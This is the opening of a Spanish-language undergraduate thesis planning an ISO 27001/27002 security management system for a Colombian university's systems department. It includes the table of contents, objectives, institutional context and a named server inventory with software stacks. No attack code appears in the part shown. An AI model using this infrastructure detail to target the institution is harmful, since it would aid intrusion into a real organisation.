

**IMPLEMENTACION DEL SISTEMA DE GESTIÓN DE SEGURIDAD DE LA
INFORMACIÓN DEL DEPARTAMENTO DE SISTEMAS DE LA CORPORACIÓN
UNIVERSITARIA AUTÓNOMA DE NARIÑO EN BASE A LAS NORMAS ISO/IEC
27001 - 27002**

EDGAR MAURICIO CHAVES COLUNGE

**UNIVERSIDAD DE NARIÑO
FACULTAD DE INGENIERÍA
PROGRAMA DE INGENIERÍA DE SISTEMAS
PASTO
2016**

**IMPLEMENTACION DEL SISTEMA DE GESTIÓN DE SEGURIDAD DE LA
INFORMACIÓN DEL DEPARTAMENTO DE SISTEMAS DE LA CORPORACIÓN
UNIVERSITARIA AUTÓNOMA DE NARIÑO EN BASE A LAS NORMAS ISO/IEC
27001 - 27002**

EDGAR MAURICIO CHAVES COLUNGE

**Trabajo de grado presentado como requisito parcial para optar al título de
Ingeniero de Sistemas**

Director:

I.S. Mg. MANUEL ERNESTO BOLAÑOS GONZALES

Co-Director:

I.S. Esp. FRANCISCO SOLARTE SOLARTE

**UNIVERSIDAD DE NARIÑO
FACULTAD DE INGENIERÍA
PROGRAMA DE INGENIERÍA DE SISTEMAS
PASTO
2016**

NOTA DE RESPONSABILIDAD

“Las ideas y conclusiones aportadas en el trabajo de grado, son responsabilidad exclusiva de los autores.”

Artículo primero del acuerdo No. 324 de Octubre 11 de 1966, emanado del Honorable Consejo Directivo de la Universidad de Nariño.

La Universidad de Nariño no se hace responsable de las opiniones o resultados obtenidos en el presente trabajo y para su publicación priman las normas sobre el derecho de autor.

Artículo 13, Acuerdo 05 de 2010, emanado del Honorable Consejo Académico.

Nota de Aceptación

Firma del Director del Trabajo de Grado

Firma del Jurado

Firma del Jurado

San Juan de Pasto, Octubre de 2016

DEDICATORIA

Dedico este trabajo de grado a mi familia y novia que con su granito de arena contribuyeron a la ejecución y culminación exitosa del mismo.

AGRADECIMIENTOS

A los ingenieros Manuel Ernesto Bolaños y Francisco Nicolás Solarte, por guiarme y brindarme los conocimientos necesarios para la ejecución y culminación del presente trabajo de grado.

A los ingenieros Jhon Harold Patiño, German Mora y el técnico Yohanny Castillo, por la colaboración brindada en la ejecución del mismo.

A la Corporación Universitaria Autónoma de Nariño, por brindarme la posibilidad de ejecutar el trabajo de grado dentro de sus instalaciones.

RESUMEN

La Corporación Universitaria Autónoma de Nariño ha tenido un crecimiento desmesurado, lo que ha incrementado rápidamente la cantidad de información que esta institución educativa maneja tanto en forma física como digital, este crecimiento desmedido en la cantidad de información ha dificultado en gran medida la administración de la misma conllevando a que esta sea vulnerable frente a riesgos a la que es sometida, además de incrementar la posibilidad de encontrar información duplicada, desconfiable e incompleta. Con la implementación de un Sistema de Gestión de Seguridad de la Información se facilitará la administración e incrementará los niveles de seguridad, confiabilidad y disponibilidad, esto mediante la aplicación de controles a los procesos que involucran la información, así se podrán generar reportes reales con información veraz y consistente, facilitando así la toma de decisiones a la alta gerencia. Además tener procesos bien definidos al momento de manipulación de información agiliza los mismos y permite un mayor desempeño por parte del Departamento de Sistemas y de todos los departamentos de la institución educativa que manipule la información almacenada en este, como lo es el caso específico del Departamento de Registro y Control.

ABSTRACT

The Autonomous University Corporation of Nariño has had an excessive growth, which has rapidly increased the amount of information that this educational institution handles both in physical and digital form, this excessive growth in the amount of information has greatly hindered the administration of the Which makes it vulnerable to the risks to which it is subjected, in addition to increasing the possibility of finding duplicate, misleading and incomplete information. The implementation of an Information Security Management System will facilitate administration and increase levels of security, reliability and availability, this through the application of controls to processes involving information, thus generate real reports with information Truthful and consistent, thus facilitating decision making to senior management. In addition, having well defined processes at the moment of information manipulation expedites them and allows a greater performance by the Department of Systems and all departments of the educational institution that manipulate the information stored in this, as is the specific case of the Department Of Registration and Control.

CONTENIDO

	Pág.
1. MARCO DE REFERENCIA.....	20
1.1. ANTECEDENTES DE INVESTIGACION.....	20
1.2. MARCO CONTEXTUAL.....	21
1.2.1. Estructura organizacional.....	24
1.2.2. Funciones del personal del Departamento de Sistemas:.....	34
1.3. MARCO TEÓRICO.....	43
1.4. MARCO LEGAL.....	68
1.5. MARCO CONCEPTUAL.....	71
2. SISTEMA DE GESTIÓN DE SEGURIDAD DE LA INFORMACIÓN DEL DEPARTAMENTO DE SISTEMAS DE LA CORPORACIÓN UNIVERSITARIA AUTÓNOMA DE NARIÑO EN BASE A LAS NORMAS ISO/IEC 27001 Y 27002.....	74
2.1. APOYO DE LA DIRECCIÓN DEL DEPARTAMENTO DE SISTEMAS DE LA CORPORACIÓN UNIVERSITARIA AUTÓNOMA DE NARIÑO.....	74
2.2. ALCANCE DEL TRABAJO DE GRADO.....	74
2.3. PLAN DE RECOLECCIÓN DE INFORMACIÓN.....	75
2.3.1. Información y documentación solicitada.....	75
2.3.2. Entrevista al personal responsable de los recursos informáticos y la información.....	77
2.4. ANÁLISIS Y EVALUACIÓN DE RIESGOS.....	77
2.4.1. Metodología de análisis y evaluación de riesgos.....	77
3. DEFINICIÓN Y VALORACIÓN DE ACTIVOS DE INFORMACIÓN A PROTEGER.....	79
4. ANÁLISIS DE RIESGOS.....	91
4.1. IDENTIFICACIÓN DE AMENAZAS A QUE ESTÁN EXPUESTOS LOS ACTIVOS DE INFORMACIÓN.....	91
4.2. IDENTIFICACIÓN DE VULNERABILIDADES DE LOS ACTIVOS DE INFORMACIÓN ANTE LAS AMENAZAS POTENCIALES.....	101
4.2.1. Inspección visual de los activos de información.....	102
4.2.2. Entrevista a los administradores del Departamento de Sistemas.....	111
4.2.3. Ethical hacking y análisis de vulnerabilidades.....	116
4.2.4. Estimación del impacto.....	148

4.2.5. Estimación de la probabilidad	150
4.2.6. Estimación del riesgo	153
5. EVALUACIÓN DE RIESGOS.....	158
5.1. ANÁLISIS DE BRECHA	159
5.2. GESTIÓN DEL RIESGO	210
5.2.1. Plan de tratamiento de riesgos	210
5.3. POLÍTICA DE SEGURIDAD DE LA INFORMACIÓN.....	216
6. CONCLUSIONES	217
7. RECOMENDACIONES.....	218
BIBLIOGRAFÍA.....	220
ANEXO	

LISTA DE TABLAS

	Pág.
Tabla 1. Servidores alojados en el Departamento de Sistemas	26
Tabla 2. Funciones – Director Departamento de Sistemas.....	34
Tabla 3. Funciones - Administrador Soporte y Mantenimiento Tecnológico.	36
Tabla 4. Funciones - Administrador de Redes de Datos y Servicios Informáticos.	37
Tabla 5. Funciones - Administrador y Desarrollador de Sistemas de Información.....	39
Tabla 6. Funciones – Administrador Virtual	41
Tabla 7. Funciones – Administrador TIC.....	42
Tabla 8. Escala nivel de madurez COBIT	56
Tabla 9. Tipos de activos	61
Tabla 10. Dimensiones de valoración de un activo	62
Tabla 11. Valoración cualitativa	63
Tabla 12. Estimación del impacto	64
Tabla 13. Estimación de la probabilidad	65
Tabla 14. Estimación del riesgo	65
Tabla 15. Nivel de riesgo	66
Tabla 16. Nivel de aceptación / tolerancia	66
Tabla 17. Tratamiento del riesgo	66
Tabla 18. Información y documentación solicitada	76
Tabla 19. Inventario parcial área administración y desarrollo de sistemas de información	80
Tabla 20. Tipo de activos	87
Tabla 21. Dimensiones de valoración de un activo	88
Tabla 22. Valoración cualitativa	89
Tabla 23. Amenazas MAGERIT	92
Tabla 24. Amenazas por tipo de activos	97
Tabla 25. Amenazas Administrador y Desarrollador de Sistemas de Información	98
Tabla 26. Amenazas Servidor SINAPSIS	99
Tabla 27. Amenazas Sistema de Información Bisel2.....	100
Tabla 28. Amenazas Sala de Servidores	101

Tabla 29. Resultado entrevista administrador y desarrollador de sistemas de información	112
Tabla 30. Resultado entrevista administrador de red de datos y servicios informáticos.....	113
Tabla 31. Resultado 1 entrevista al director del departamento	114
Tabla 32. Resultado 2 entrevista al director del departamento	116
Tabla 33. Vulnerabilidades servidor SINAPSIS	146
Tabla 34. Valor del activo	148
Tabla 35. Estimación del impacto servidor SINAPSIS	149
Tabla 36. Estimación de la probabilidad	150
Tabla 37. Impacto y frecuencia servidor SINAPSIS.....	151
Tabla 38. Estimación del Riesgo Servidor SINAPSIS.....	154
Tabla 39. Estimación del riesgo	156
Tabla 40. Nivel de riesgo	157
Tabla 41. Tratamiento del riesgo	158
Tabla 42. Verificación de ISO 27002:2005	160
Tabla 43. Formato Análisis de Brecha	180
Tabla 44. Análisis y evaluación de riesgos	187
Tabla 45. Plan de tratamiento de riesgos	211

LISTA DE FIGURAS

	Pág.
Figura 1. Estructura Orgánica - Corporación Universitaria Autónoma de Nariño.	23
Figura 2. Estructura Organizacional del Departamento de Sistemas.....	24
Figura 3. Red administrativa	28
Figura 4. Red académica.....	29
Figura 5. Red contable.....	30
Figura 6. Ciclo PHVA	54
Figura 7. Puerta sala de servidores	102
Figura 8. Antepederos de las ventanas.....	103
Figura 9. Servidores y UPS.....	103
Figura 10. Cámara de seguridad al interior de la sala de servidores	104
Figura 11. Cableado de datos y eléctrico.....	105
Figura 12. Extintor solkaflam	106
Figura 13. Afueras del Departamento de Sistemas	107
Figura 14. Puesto de trabajo Departamento de Sistemas	107
Figura 15. Servidores en el Departamento de Sistemas.....	108
Figura 16. Entradas oficina de mantenimiento y desarrollo	109
Figura 17. Puestos de trabajo oficina de mantenimiento	109
Figura 18. Puestos de trabajo oficina de desarrollo	110
Figura 19. Bodega Departamento de Sistemas	110
Figura 20. Topología de enrutamiento con zenmap.....	123
Figura 21. Portal Institucional.....	129
Figura 22. Reporte de Vulnerabilidades del portal www.aunar.edu.co	130
Figura 23. Noticia.....	134
Figura 24. Respuesta aumentándole la comilla simple.....	134
Figura 25. Detección de la versión del gestor de la base de datos.....	135
Figura 26. Bases de datos almacenadas.....	135
Figura 27. Tablas de la base de datos aunar.....	136
Figura 28. Columnas de la tabla usuario	137
Figura 29. Datos almacenados en la tabla usuario	137

Figura 30. Formulario de autenticación.....	138
Figura 31. Página de inicio de usuario.....	138
Figura 32. Explotación vulnerabilidad XSS	139
Figura 33. Red Libraryaunar sin contraseña.....	140
Figura 34. Portal cautivo	141
Figura 35. Formulario de Registro	141
Figura 36. Dirección física MAC.....	142
Figura 37. Verificación que el equipo esté conectado a internet.....	143
Figura 38. Cambio de dirección física.....	144
Figura 39. Verificación de acceso a internet	145
Figura 40. Nivel de medurez departamento de sistemas por dominios de seguridad	185

LISTA DE ANEXOS

	Pág.
ANEXO A – INVENTARIO ACTIVOS DE INFORMACIÓN	221
ANEXO B – ANÁLISIS Y EVALUACIÓN DE RIESGOS	222
ANEXO C – ETHICAL HACKING	223
ANEXO D – ENTREVISTAS ESTRUCTURADAS	224
ANEXO E – VERIFICACIÓN CONTROLES ISO 27002	225
ANEXO F – FOTOGRAFÍAS	226
ANEXO G – ANÁLISIS DE BRECHA	227
ANEXO H – PLAN DE TRATAMIENTO DE RIESGOS	228
ANEXO I – POLÍTICAS DE SEGURIDAD DE LA INFORMACIÓN	229

INTRODUCCIÓN

En un mundo globalizado y mundialmente competitivo es necesario acoger las normas y estándares como parte importante y primordial de una empresa para poder subsistir y mantenerse en puestos privilegiados en el mercado. Además se ha visto la importancia que ha desempeñado la información dentro de cada una de estas, esto con el fin de asegurar un buen funcionamiento de la misma, cumpliendo sus objetivos corporativos con eficiencia. La información oportuna, veraz, consistente, precisa y segura contribuye en gran medida a la toma de decisiones por parte de la alta gerencia, tal es el punto que la información se ha comenzado a ver como un activo más dentro de esta.

La Corporación Universitaria Autónoma de Nariño es una institución de Educación Superior que cuenta con sedes en la ciudad de Ipiales, Puerto Asis, Cali, Villavicencio, Cartagena y su sede principal se ubica en la ciudad de Pasto, el desarrollo de este trabajo de grado se centrará en su sede principal en la ciudad de Pasto. Esta institución educativa cuenta con un Departamento de Sistemas que es el encargado del almacenamiento y manipulación de la información correspondiente a los estudiantes, programas ofrecidos y docentes, además de ofrecer distintos tipos de servicios informáticos tanto a la parte administrativa como académica.

El volumen de la información manejada por este departamento ha ido creciendo con el pasar de los años, lo que ha dificultado su administración generando en muchas ocasiones duplicidad y otros problemas relacionados al manejo de gran cantidad de información, dichos problemas no son de gravedad para comprometer la institución como tal pero si dificulta y retrasa ciertos procesos que involucran información. Al ser una Institución de Educación Superior debe reportar información semestralmente de estudiantes y docentes ante el Ministerio de Educación, esta información es de gran importancia para el correcto desarrollo de sus actividades.

Contextualizando el volumen y la importancia de la información administrada por el Departamento de Sistemas de la Corporación Universitaria Autónoma de Nariño se ve la necesidad de implementar un Sistema de Gestión de Seguridad de la Información que maneja este departamento en base a las normas ISO 27001 e ISO 27002, esto facilitara en gran medida la administración de la información, agilizará los procesos que involucren esta y resguardara de una mejor forma la misma, previendo las amenazas, los riesgos y las vulnerabilidades a las que es sometida la información, y contando con planes de contingencia frente a la ocurrencia de alguna de estas situaciones que afecten la integridad y/o disponibilidad de la información.

DESCRIPCIÓN DEL PROBLEMA

PLANTEAMIENTO DEL PROBLEMA

El principal problema del Departamento de Sistemas de la Corporación Universitaria Autónoma de Nariño radica en que este carece de un Sistema de Gestión de Seguridad de la Información, esto conlleva a la consecución de distintos tipos de problemas que dificultan la ejecución de las funciones y actividades que se llevan a cabo dentro del departamento.

La ausencia de un Sistema de Gestión de Seguridad de la Información ha ocasionado en algunos casos duplicidad de la información, inconsistencia y falta de precisión de la misma lo que conlleva a la toma de decisiones basada en información poco fiable por parte de la alta gerencia, además en ocasiones se han presentado falta de disponibilidad de alguna información.

En un par de ocasiones por falta de configuración y controles en los procesos que manipulan la información se han presentado penetraciones a los servidores por parte de personas ajenas a la institución generando una alta amenaza a la integridad de la información que estos almacenan.

La Corporación Universitaria Autónoma de Nariño ha tenido un constante crecimiento tanto en su infraestructura como en el número de personal docente, estudiantil y administrativo, proporcionalmente también fue incrementando la cantidad de información que esta institución maneja tanto en forma física como en forma digital, haciendo cada vez más compleja la tarea de administrar esta, a lo que se le suma la falta de un plan tratamiento de riesgos lo que ha ocasionado, en muchas ocasiones, a improvisar al personal que integra al Departamento de Sistemas, demorando el restablecimiento de los servicios prestados por este a toda la institución educativa.

FORMULACIÓN DEL PROBLEMA

¿Cómo mediante la implementación de un Sistema de Gestión de Seguridad de la Información contribuye a incrementar los niveles de seguridad de la información manejada en los procesos y sistemas de información del Departamento de Sistemas de la Corporación Universitaria Autónoma de Nariño?

JUSTIFICACIÓN

La Corporación Universitaria Autónoma de Nariño ha tenido un crecimiento desmesurado, lo que ha incrementado rápidamente la cantidad de información que esta institución educativa maneja tanto en forma física como digital, este crecimiento desmedido en la cantidad de información ha dificultado en gran medida la administración de la misma conllevando a que esta sea vulnerable frente a riesgos a la que es sometida, además de incrementar la posibilidad de encontrar información duplicada, desconfiable e incompleta. Con la implementación de un Sistema de Gestión de Seguridad de la Información se facilitará la administración e incrementará los niveles de seguridad, confiabilidad y disponibilidad, esto mediante la aplicación de controles a los procesos que involucran la información, así se podrán generar reportes reales con información veraz y consistente, facilitando así la toma de decisiones a la alta gerencia. Además tener procesos bien definidos al momento de manipulación de información agiliza los mismos y permite un mayor desempeño por parte del Departamento de Sistemas y de todos los departamentos de la institución educativa que manipule la información almacenada en este, como lo es el caso específico del Departamento de Registro y Control.

Al implementar un plan de manejo de riesgos se incrementara la eficiencia en el que se resuelvan daños ocasionados tanto a los activos informáticos como a la información perteneciente al Departamento de Sistemas, ya que se contemplaran todas las posibles amenazas a las que se somete la información y se tendrán planes definidos sobre qué hacer en caso de ocurrencia para atenuar el impacto de los sucesos que podrían ocurrir y alterar el correcto funcionamiento del Departamento de sistemas y cada uno de los departamentos que directa o indirectamente dependan de este.

Por todos los problemas anteriormente descritos se plantea la implementación de un Sistema de Gestión de Seguridad de la Información para el Departamento de Sistemas de esta institución educativa debido a que esto facilitara la administración de la información aplicando controles a los procesos que reduzcan la probabilidad de ocurrencia de las amenazas o atenuaría el impacto ocasionado al ocurrir uno de estas.

OBJETIVOS

OBJETIVO GENERAL:

Contribuir a incrementar los niveles de seguridad de la información manejada en los procesos y sistemas de información del Departamento de Sistemas de la Corporación Universitaria Autónoma de Nariño mediante la implementación de un Sistema de Gestión de Seguridad de la Información basado en las normas ISO/IEC 27001 - 27002.

OBJETIVOS ESPECÍFICOS:

- Identificar los activos informáticos y sistemas de información, servicios y procesos que presta el Departamento de Sistemas de la Corporación Universitaria Autónoma de Nariño.
- Definir y analizar las vulnerabilidades, amenazas y riesgos presentes en el Departamento de Sistemas de la Corporación Universitaria Autónoma de Nariño en cuanto a las características de confidencialidad, integridad y disponibilidad de la información.
- Ejecutar pruebas a las vulnerabilidades, amenazas y riesgos encontrados con el fin de encontrar el nivel de incidencia de estos dentro del Departamento de Sistemas de la Corporación Universitaria Autónoma de Nariño.
- Identificar las políticas y los controles a implementar dentro del Departamento de Sistemas de la Corporación Universitaria Autónoma de Nariño según el resultado de las pruebas y basándose en las normas ISO/IEC 27001 - 27002.
- Estructurar el Sistema de Gestión de Seguridad de la Información para el Departamento de Sistemas de la Corporación Universitaria Autónoma de Nariño basado en las normas ISO/IEC 27001 - 27002.

1. MARCO DE REFERENCIA

1.1 ANTECEDENTES DE INVESTIGACION

En la Corporación Universitaria Autónoma de Nariño hasta la fecha se ha hablado y ha habido la intención de aplicar trabajo de grados relacionados a seguridad de la información pero hasta el momento no ha sido posible aplicar ningún tipo de trabajo de grado de este campo por falta de personal capacitado o tiempo, tampoco en ninguna de las sedes se encuentra antecedente alguno de la aplicación de normas de seguridad de la información como la ISO 27001 e ISO 27002 o algún otro trabajo de grado relacionado con el tema. Debido a esto se citaran trabajo de grados de este tipo a nivel regional, nacional e internacional como los siguientes:

El trabajo de grado “SISTEMA DE GESTIÓN DE SEGURIDAD DE LA INFORMACIÓN (SGSI) BASADO EN LA NORMA ISO 27001 Y 27002 PARA LA UNIDAD DE INFORMÁTICA Y TELECOMUNICACIONES DE LA UNIVERSIDAD DE NARIÑO”, desarrollado por Yezid Camilo Guerrero Angulo y Robert Marcelo Tabango Goyes, estudiantes del programa de ingeniería de sistemas de la Universidad de Nariño y tenía como objetivo general mejorar la gestión de la seguridad de la información mediante la aplicación del proceso de análisis de riesgos y la verificación de control de seguridad que permita estructurar un Sistema de Gestión de Seguridad de la Información (SGSI) basado en la norma ISO 27001 y 27002 para la Unidad de Informática y Telecomunicaciones de la Universidad de Nariño (Guerrero Angulo & Tabango Goyes, 2014) y sirvió como guía para el presente trabajo, ya que ambos son muy similares siendo la implementación de las normas ISO/IEC 27001 – 27002 en un departamento tecnológico dentro de instituciones educativas de educación superior, con la diferencia de ser una de carácter privado y la otra pública.

A nivel nacional, se encuentra el trabajo de grado “Implementación del Sistema de Gestión de la Seguridad de la Información en el ICBF”, este trabajo de grado tiene como objetivo establecer los pasos y actividades que se deben seguir, de acuerdo con los estándares de seguridad dispuestos en el compendio de normas ISO/IEC 27000:2005, para realizar la implementación del sistema de gestión de seguridad de la información según las necesidades del ICBF, dicho trabajo de grado consta de cinco fases, que son: definición del alcance del sistema de gestión de seguridad de la información, planeación del sistema de gestión de seguridad de la información, estructuración del sistema de gestión de seguridad de la información, plan de concientización en seguridad de la información y monitoreo y control del sistema de gestión de seguridad de la información. (ICBF, 2012). Permitió visualizar las diferencias y cambios hechos en el momento de implementar la

norma ISO/IEC 27001 – 27002 con respecto a la norma ISO/IEC 27000, con el fin de aclarar la evolución que ha presentado la norma a lo largo de los años con relación a los avances tecnológicos y cambio filosófico dentro de las empresas con respecto a la implementación de tecnología y la importancia de la información.

En el ámbito internacional se tiene el trabajo de grado titulado “implementación de un sistema de gestión de seguridad de la información basado en la norma ISO 27001, para la intranet de la corporación metropolitana de salud”, este trabajo de grado fue desarrollado por Flor Maria Alvarez Zurita y Pamela Anabel Garcia Guzman, estudiantes de la escuela politécnica nacional de Ecuador, que tiene como objetivo la implementación de un sistema de gestión de seguridad de la información para la intranet de la corporación metropolitana de salud en base a la norma ISO 27001 con el fin de lograr una gestión de la red de manera organizada, adecuada y garantizando que los riesgos de seguridad de la red sean minimizados en base a los procedimientos para el tratamiento de los mismos. (Alvarez Zurita & Garcia Guzman, 2007) y permitió la comparación de metodologías en el momento de la aplicación de la norma ISO/IEC 27001 en diferentes países como lo es Ecuador y Colombia, con el fin de poder diferenciar que aspectos son más relevantes entre países vecinos en el momento implementa un Sistema de Gestión de Seguridad de la Información.

Otro trabajo de grado de ámbito internacional, es “elaboración de un plan para la implementación del sistema de gestión de seguridad de la información”, fue desarrollado por Jorge Castulo Guerron Eras, estudiante de la Universitat Oberta de Catalunya, El objetivo fue definir claramente la implementación del Sistema de Gestión de Seguridad de la Información (SGSI), los documentos que se redactarán, los plazos y las funciones y responsabilidades del trabajo de grado. (Guerron Eras, 2013), permitió comparar distintas metodologías para la implementación de un Sistema de Gestión de Seguridad de la Información, con el fin de implementar la más adecuada a las circunstancias en las que se envuelve la presente aplicación.

1.2 MARCO CONTEXTUAL

La Corporación Universitaria Autónoma de Nariño, es un ente universitario sin ánimo de lucro, creada mediante la resolución No. 1054 de febrero 1 de 1983 bajo el nombre de Corporación Educativa de Administración y Finanzas de Nariño CEAFNAR y mediante la resolución 6344 de octubre 17 de 2006 se efectúa el cambio de carácter como Institución Universitaria y de nombre por Corporación Universitaria Autónoma de Nariño AUNAR.

La Corporación Universitaria Autónoma de Nariño tiene su sede principal en la ciudad de Pasto pero cuenta con diferentes sedes a lo largo del territorio nacional,

en las ciudades en las que se posee sedes de esta institución son Ipiales, Puerto Asís, Cali, Villavicencio y Cartagena, que aun esta por la espera de la resolución por parte del ministerio de educación. Los niveles de educación que se ofrecen en la Corporación Universitaria Autónoma de Nariño corresponden a programas de pregrado y diplomados. Todos sus programas cuentan con registro calificado o están en proceso de renovación.

La Corporación Universitaria Autónoma de Nariño pretende ser líder en el contexto educativo, pionera en el manejo e innovación de tecnologías a través de procesos investigativos generadores de transformación, proyección social y desarrollo sostenible.

La Corporación Universitaria Autónoma de Nariño es una institución de educación superior comprometida con la cultura, la ciencia, la investigación; la excelencia en la formación de profesionales íntegros y el liderazgo en el desarrollo social.

La Corporación Universitaria Autónoma de Nariño se ha visto sumergida en un constante cambio debido al crecimiento de la institución como tal, actualmente esta se encuentra en una reestructuración organizacional donde se han visualizado numerosos cambios con respecto a la organización general de la institución e internamente dentro de los departamentos que la conforman. La Corporación Universitaria Autónoma de Nariño cuenta con un departamento encargado de la infraestructura tecnológica dentro de la institución universitaria como lo es la administración de redes de telecomunicación e internet, servicios de administración y desarrollo de sistemas de información, administración del portal web, servicios académicos y servicios de mantenimiento. Dicho departamento es el departamento de sistemas que al igual de los demás departamentos que integran a la institución educativa se ha visto involucrado en la reestructuración organizacional obligándolo a cambiar su organización interna. Además este departamento depende de la vicerrectoría administrativa y financiera (ver figura 1).

Así mismo, cuenta con un equipo de trabajo que está facultado para prestar una serie de servicios relacionados con la informática, la ingeniería de sistemas y las telecomunicaciones, en pro de colaborar con el desarrollo de las actividades de la Corporación Universitaria Autónoma de Nariño.

Figura 1. Estructura Orgánica - Corporación Universitaria Autónoma de Nariño



Fuente: <http://www.aunar.edu.co/descarga/organigrama.pdf>

El alcance de este trabajo de grado, incluye:

- Definición de los activos del Departamento de Sistemas de la Corporación Universitaria Autónoma de Nariño que necesitan protegerse de acuerdo a la norma ISO 27001.
- Definición de los riesgos, vulnerabilidades y amenazas existentes para los activos informáticos seleccionados en el Departamento de Sistemas de la Corporación Universitaria Autónoma de Nariño
- Verificación de controles de seguridad de la información que se llevan a cabo en el Departamento de Sistemas de la Corporación Universitaria Autónoma de Nariño teniendo en cuenta la norma ISO 27002.
- Estructuración del Sistema de Gestión de Seguridad de la Información para el Departamento de Sistemas de la Corporación Universitaria Autónoma de Nariño.

El trabajo de grado contempla el análisis y evaluación de riesgos de seguridad de la información como herramienta clave para la revisión y evaluación de los controles, para lograr una utilización más eficiente y segura de la información.

1.2.1 Estructura organizacional. El Departamento de sistemas de la Corporación Universitaria Autónoma de Nariño, se encuentra en un proceso de reestructuración debido al crecimiento del mismo en funciones e importancia dentro de la institución, para el cual se planteó una reestructuración organizacional dividida por áreas, agrupando distintas funciones y procedimientos según las líneas de la Ingeniería de Sistemas.

En la siguiente figura (ver figura 2) se puede apreciar el esquema jerárquico planteado en la reestructuración del Departamento.

Figura 2. Estructura Organizacional del Departamento de Sistemas



Fuente: Trabajo de grado de reestructuración del Departamento de Sistemas de la Corporación Universitaria Autónoma de Nariño

a. Administración y desarrollo de sistemas de información: el Departamento de Sistemas de la Corporación Universitaria Autónoma de Nariño es el actual encargado del almacenamiento en servidores de información digital correspondiente a los procesos académicos, como lo es, la información de cada uno de los estudiantes y docentes que se encuentran vinculados a la institución o que en algún momento lo estuvieron, esta información es la que permite el desarrollo de todos los procesos académicos de esta, este almacenamiento se hace en el gestor de base de datos Postgres. Además se cuenta con un servidor local SNIES correspondiente al sistema de información del ministerio de educación, a quien se debe reportar información semestral de los procesos académicos llevados a cabo por la institución.

Además de estos servidores, se cuenta con equipos destinados al control y distribución del canal de los canales de internet de la institución, se cuenta con dos servidores proxy debido a que en la actualidad se tiene dos subscripciones al proveedor Media Commerce, una para la parte administrativa y otra para la académica. También se cuenta con un servidor encargado de administrar los antivirus de la parte administrativa, un servidor encargado de controlar y administrar la red inalámbrica en la parte académica, un servidor encargado de alojar el portal institucional www.aunar.edu.co y un servidor dedicado a la parte virtual, además se cuenta con servidores de respaldo previendo posibles fallas o daños en los servidores actualmente en funcionamiento.

El Departamento de Sistemas se divide en cuatro áreas de trabajo, el área de desarrollo, el área de mantenimiento, el área administrativa, y el Network Operation Center (NOC) donde se almacenan la mayoría de servidores a diferencia del servidor de control de red inalámbrica y el servidor local SNIES, esta área únicamente se ha acondicionado eléctricamente para la correcta operación de estos equipos.

Los servidores alojados en el Departamento de Sistemas albergan diferentes plataformas y sistemas de información destinados a la parte administrativa y académica de la Corporación Universitaria Autónoma de Nariño, el sistema de información académico denominado BISEL2 fue desarrollado por el Departamento de Sistemas y se encuentra en constante mejoras.

A continuación, se presenta un listado de los diferentes servidores asociando los sistemas de información y su frecuencia de actualización (ver tabla 1), se incluyen los servidores del área de administración y desarrollo de sistemas de información y del área de administración de redes de datos y servicios informáticos.

Tabla 1. Servidores alojados en el Departamento de Sistemas

NOMBRE DEL SERVIDOR	SERVIDOR VIRTUAL	SERVICIO	FRECUENCIA DE ACTUALIZACIÓN
ACADEMIA – Dell Power Edge 510	Servidor de respaldo	Servidor de respaldo	Servidor de respaldo
VIRTUAL – Dell Power Edge 510	Distancia Virtual: Portal y Campus virtual Aunar Moodle.	Sistemas basados en Apache y Php5, Portal Web Cidae, Portal de biblioteca Koha.	Semestral
	Cidae: Portal revista virtual AunarTech de ingenierias	Motores de base de datos Mysql y Postgres.	Semestral
	Biblioteca: Portal y sistema de información para biblioteca Koha.	Sistema de aprendizaje virtual Moodle. Servidor DNS Bind, Joomla, Perl, iptables.	Semestral
SINAPSIS – Dell Power Edge 510	New- anubiz: portal web institucional www.aunar.edu.co	Sistemas basados en Apache y Php5, Portal Web institucional.	Semestral
	Inscripciones: Sistema de inscripciones en línea SIO	Motores de base de datos Mysql y Postgres.	Semestral
	Bisel2: sistema de registro y control académico	Sistema de aprendizaje virtual Moodle.	Semestral
	Cursos: Virtual cursos presenciales Moodle	Servidor DNS Bind, Joomla, Perl, iptables.	Semestral
ZEUS – compumax		Servidor Proxy Squid, dhcp y firewall	Semestral
FATBOY – Super Power		Servidor Proxy Squid, dhcp y firewall	Semestral

Continuación tabla 1.

MEDUSA – compumax	Antivirus Gdata para toda la parte administrativa.	Servidor Gdata	Mensual
PLATON – Super Power	Unifi: Controlador de dispositivos de red	Sistema basado en Apache y Php5, Portal Web privado del controlador. Motor de base de datos Mongo. Servidor Unifi.	Semestral
SNIES – Compaq	Sistema Nacional de Información de la Educación Superior SNIES.	Sistema basado en Apache Tomcat. Motor de base de datos Postgres.	Semestral

Procedimientos administración y desarrollo de sistemas de información: el objetivo del área es administrar, desarrollar y mantener los sistemas de información de la Corporación Universitaria Autónoma de Nariño y permitir que estos ofrezcan las funcionalidades requeridas para cada uno de los departamentos de la institución. Entre los principales procesos que maneja se encuentran:

- Administrar los servidores de bases de datos, servidores de almacenamiento, y otros servicios hagan parte de los sistemas de información de la institución.
- Analizar, diseñar y desarrollar los módulos de los sistemas de información académico, administrativo y financiero de la institución.
- Realizar mantenimiento a las líneas de código ante fallos o bugs generados por el uso de cada una de las personas participes en el manejo de los sistemas de información.
- Administrar el servicio de correo electrónico de los administrativos, docentes y directivos de la institución.
- Implementar mecanismos de seguridad que garanticen confianza y confidencialidad en los datos suministrados y almacenados en las bases de datos.

b. Administración red de datos e internet: comprende la red de datos existente en la Corporación Universitaria Autónoma de Nariño. Está conformada por tres redes independientes, la red administrativa y la red académica con canales separados, es decir con suscripción individualmente ante el proveedor de servicio de internet, en este caso MediaComerce; y también está la red contable que es una red local cerrada únicamente para los usuarios relacionados con el departamento contable y la vicerrectoría administrativa y financiera, esta red carece de conectividad a internet debido a aspectos de seguridad. A continuación, se puede apreciar los diagramas de estas redes independientes que integran a toda la red de datos de la Corporación Universitaria Autónoma de Nariño (ver figuras 3, figura 4 y figura 5).

Figura 3. Red administrativa

